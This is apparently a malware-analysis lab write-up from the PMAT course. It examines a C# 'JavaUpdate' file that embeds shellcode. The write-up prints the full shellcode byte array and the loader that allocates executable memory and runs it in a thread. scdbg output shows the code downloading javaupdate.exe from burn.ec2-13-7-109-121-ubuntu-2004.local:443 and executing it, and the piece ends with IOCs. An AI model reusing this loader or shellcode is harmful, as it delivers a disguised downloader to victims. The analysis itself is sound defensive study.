
Java Update - ShellCode Analysis

> https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/3-2.WhatTheShell-ShellcodeAnalysis

In this section we are going to talk about ShellCode Analysis. We have a Java Update CSharp file provided in PMAT Labs. At first, let's calcualte the hashes to ensure the integrity of the file which we have downloaded.



```
v1.0

 An Automated Hash Calculator
 ______________________________
 Coded by Kamran Saifullah - Frog Man
 Twitter: https://twitter.com/deFr0ggy
 GitHub: https://github.com/deFr0ggy
 LinkedIn: https://linkedin.com/in/kamransaifullah

 Usage: ./Hasher.py <File>


MD5: d825ce85cc6866a3a64486d461758280
SHA1: b3f4718381bfc468e71b24811f503cd63c08b65c
SHA256: ea63f7eb9e3716fa620125689cfef1d5fed278ded90810e7c97db3b66b178a89
SHA512: 6f769ac3a3fb2282f89ae7a593d2663b0358dc19531d5998efda2b7bf9a7aa214ebb07d72fbdf83e68b81d74fc27cf54ee783a059d44e4753b1e9dbabfb78e12
```

Shell Code Analysis

As it is a CSharp file, we can directly open it in any text editor to analyze it's contents.

- First few lines strarting with "using" are basically importing libraries.
- We only have a single class named "JavaUpdate"
- byte[] array holds the shellcode.
    - ShellCodes are simply sequence of HEX values which can directly be interpreted by the CPU as they all are CPU instructions (Assembly Functions).
    - 0x denotes HEX Values
    - 0x Postfix i.e. fc, e8 are the actual instructions which will be converted to actual instructions on runtime.
    - ShellCodes are also known as Position Independent Codes or PIC.
    - The code initializes virtual memory for the shellcode and then pushes the shellcode into that memory where it get's executed.

> In computing, position-independent code (PIC) or position-independent executable (PIE) is **a body of machine code that, being placed somewhere in the primary memory, executes properly regardless of its absolute address**. ... Position-independent code can be executed at any memory address without modification.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading.Tasks;

namespace JavaUpdate
{
    class JavaUpdater
    {
        public static void updtatejava()
        {
            byte[] rsrc = new byte[464]
{0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,
0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0
x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x
31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xc
f,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10
,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,
0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0
x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0x
d6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc
7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24
,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0
```

```
x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x
5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x8
6,0x5d,0x68,0x6e,0x65,0x74,0x00,0x68,0x77,0x69,0x6e
,0x69,0x89,0xe6,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,
0xd5,0x31,0xff,0x57,0x57,0x57,0x57,0x56,0x68,0x3a,0
x56,0x79,0xa7,0xff,0xd5,0xeb,0x63,0x5b,0x31,0xc9,0x
51,0x51,0x6a,0x03,0x51,0x51,0x68,0xbb,0x01,0x00,0x0
0,0x53,0x50,0x68,0x57,0x89,0x9f,0xc6,0xff,0xd5,0xeb
,0x4f,0x59,0x31,0xd2,0x52,0x68,0x00,0x32,0xa0,0x84,
0x52,0x52,0x52,0x51,0x52,0x50,0x68,0xeb,0x55,0x2e,0
x3b,0xff,0xd5,0x89,0xc6,0x6a,0x10,0x5b,0x68,0x80,0x
33,0x00,0x00,0x89,0xe0,0x6a,0x04,0x50,0x6a,0x1f,0x5
6,0x68,0x75,0x46,0x9e,0x86,0xff,0xd5,0x31,0xff,0x57
,0x57,0x57,0x57,0x56,0x68,0x2d,0x06,0x18,0x7b,0xff,
0xd5,0x85,0xc0,0x75,0x14,0x4b,0x0f,0x84,0x71,0x00,0
x00,0x00,0xeb,0xd1,0xe9,0x87,0x00,0x00,0x00,0xe8,0x
ac,0xff,0xff,0xff,0x00,0xeb,0x6b,0x31,0xc0,0x5f,0x5
0,0x6a,0x02,0x6a,0x02,0x50,0x6a,0x02,0x6a,0x02,0x57
,0x68,0xda,0xf6,0xda,0x4f,0xff,0xd5,0x93,0x31,0xc0,
0x66,0xb8,0x04,0x03,0x29,0xc4,0x54,0x8d,0x4c,0x24,0
x08,0x31,0xc0,0xb4,0x03,0x50,0x51,0x56,0x68,0x12,0x
96,0x89,0xe2,0xff,0xd5,0x85,0xc0,0x74,0x2d,0x58,0x8
5,0xc0,0x74,0x16,0x6a,0x00,0x54,0x50,0x8d,0x44,0x24
,0x0c,0x50,0x53,0x68,0x2d,0x57,0xae,0x5b,0xff,0xd5,
0x83,0xec,0x04,0xeb,0xce,0x53,0x68,0xc6,0x96,0x87,0
x52,0xff,0xd5,0x6a,0x00,0x57,0x68,0x31,0x8b,0x6f,0x
```

```
87,0xff,0xd5,0x6a,0x00,0x68,0xf0,0xb5,0xa2,0x56,0xf
f,0xd5,0xe8,0x90,0xff,0xff,0xff,0x6a,0x61,0x76,0x61
,0x75,0x70,0x64,0x61,0x74,0x65,0x2e,0x65,0x78,0x65,
0x00,0xe8,0x0c,0xff,0xff,0xff,0x62,0x75,0x72,0x6e,0
x2e,0x65,0x63,0x32,0x2d,0x31,0x33,0x2d,0x37,0x2d,0x
31,0x30,0x39,0x2d,0x31,0x32,0x31,0x2d,0x75,0x62,0x7
5,0x6e,0x74,0x75,0x2d,0x32,0x30,0x30,0x34,0x2e,0x6c
,0x6f,0x63,0x61,0x6c,0x00 };

            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;
            IntPtr Address =
WinAPI.VirtualAlloc(IntPtr.Zero, rsrc.Length,
WinAPI.MEM_COMMIT, WinAPI.PAGE_READWRITE);
            if (Address == IntPtr.Zero)
            {
                return;
            }
            Marshal.Copy(rsrc, 0, Address,
rsrc.Length);
            if (!WinAPI.VirtualProtect(Address,
rsrc.Length, WinAPI.PAGE_EXECUTE_READ, out uint
OldProtect))
            {
                WinAPI.VirtualFree(Address, 0,
WinAPI.FreeType.MEM_RELEASE);
```


```
                    return;
                }
                hThread =
WinAPI.CreateThread((IntPtr)0, 0, Address,
IntPtr.Zero, 0, ref threadId);
                if (hThread == IntPtr.Zero)
                {
                    WinAPI.VirtualFree(Address, 0,
WinAPI.FreeType.MEM_RELEASE);
                    return;
                }
                WinAPI.WaitForSingleObject(hThread,
0xFFFFFFFF);
            }
        }
    //
}
```

Now, as we have access to ShellCode, we can concatenate the hex-values by removing "0x" and 'comma'. We can do this in python, manual and in any other language as well.

```
#!/bin/python


with open("shellcode.txt", "r") as decode:
        decoded =
decode.read().replace("0x","").replace(",","")
        encoded = decoded.encode()
        print(encoded)

with open("shellcode.bin", "wb") as phew:
        phew.write(encoded)
```



```
┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ python3 clearMe.py
b'fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498
b348b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe0585f5a8b12eb865d686e6574006877696e6989e6
54684c772607ffd531ff5757575756683a5679a7ffd5eb635b31c951516a03515168bb01000053506857899fc6ffd5eb4f5931d252680032a0845252525251525068eb552e3bffd589c66a105b68803
3000089e06a04506a1f566875469e86ffd531ff5757575756682d06187bffd585c075144b0f8471000000ebd1e987000000e8acffffff00eb6b31c05f506a026a02506a026a025768daf6da4fffd5
9331c066b8040329c4548d4c240831c0b40350515668129689e2ffd585c0742d5885c074166a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6968752ffd56a005768318b6f87ffd56a0
068f0b5a256ffd5e890ffffff6a6176617570646174652e65786500e80cffffff6275726e2e6563322d31332d372d3130392d3132312d7562756e74752d323030342e6c6f63616c00\n'

┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ cat shellcode.bin
fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498b3
48b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe0585f5a8b12eb865d686e6574006877696e6989e654
684c772607ffd531ff5757575756683a5679a7ffd5eb635b31c951516a03515168bb01000053506857899fc6ffd5eb4f5931d252680032a0845252525251525068eb552e3bffd589c66a105b6880330
00089e06a04506a1f566875469e86ffd531ff5757575756682d06187bffd585c075144b0f8471000000ebd1e987000000e8acffffff00eb6b31c05f506a026a02506a026a025768daf6da4fffd593
31c066b8040329c4548d4c240831c0b40350515668129689e2ffd585c0742d5885c074166a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6968752ffd56a005768318b6f87ffd56a006
8f0b5a256ffd5e890ffffff6a6176617570646174652e65786500e80cffffff6275726e2e6563322d31332d372d3130392d3132312d7562756e74752d323030342e6c6f63616c00
```


Once we have the instructions aligned. We can analyze it using "SCDBG" or Shell Code Debugger.

> scdbg /f FileName.bin -s -1

Now, as we have got the output from the SCDGB we can conclude the following.

- It loads a library named (wininet) → for internet connections.

- Internet Connection is made using InternetConnectA to:
  - burn.ec2-13-7-109-121-ubuntu-2004.local → Domain
  - 443 → Port
  - CreateFileA → javaupdate.exe → File is created
  - WinExec → javaupdate.exe → File is run on the system.
  - ExitProcess → The technique being used here is Process Injection i.e. a separate thread will be started to perform actions i.e. Download the file and execute it within that thread. Once done ExitProcess is called to close that thread.



```
λ scdbg /f out.bin -s -1
Loaded 3a2 bytes from file out.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010a4  LoadLibraryA(wininet)
4010b2  InternetOpenA(wininet)
4010cb  InternetConnectA(server: burn.ec2-13-7-109-121-ubuntu-2004.local, port: 443, )
4010e3  HttpOpenRequestA()
4010fc  InternetSetOptionA(h=4893, opt=1f, buf=12fdf4, blen=4)
40110a  HttpSendRequestA()
401139  CreateFileA(javaupdate.exe) = 4
401155  InternetReadFile(4893, buf: 12faf4, size: 300)
40117c  CloseHandle(4)
401186  WinExec(javaupdate.exe)
40118f  ExitProcess(0)

Stepcount 5043493
```

IOCs

File Name
Malware.javaupdate.cs.malz

MD5
d825ce85cc6866a3a64486d461758280

SHA1
b3f4718381bfc468e71b24811f503cd63c08b65c

SHA256
ea63f7eb9e3716fa620125689cfef1d5fed278ded90810e7c9

Domain and Port
burn.ec2-13-7-109-121-ubuntu-2004.local:443

> https://burn.ec2-13-7-109-121-ubuntu-2004.local

Malicious API Calls
LoadLibraryA(wininet)
InternetOpenA(wininet)
InternetConnectA()
CreateFileA(javaupdate.exe)
WinExec(javaupdate.exe)

File Droppers

Follow Me

Twitter: https://twitter.com/deFr0ggy

GitHub: https://github.com/deFr0ggy

LinkedIn: https://linkedin.com/in/kamransaifullah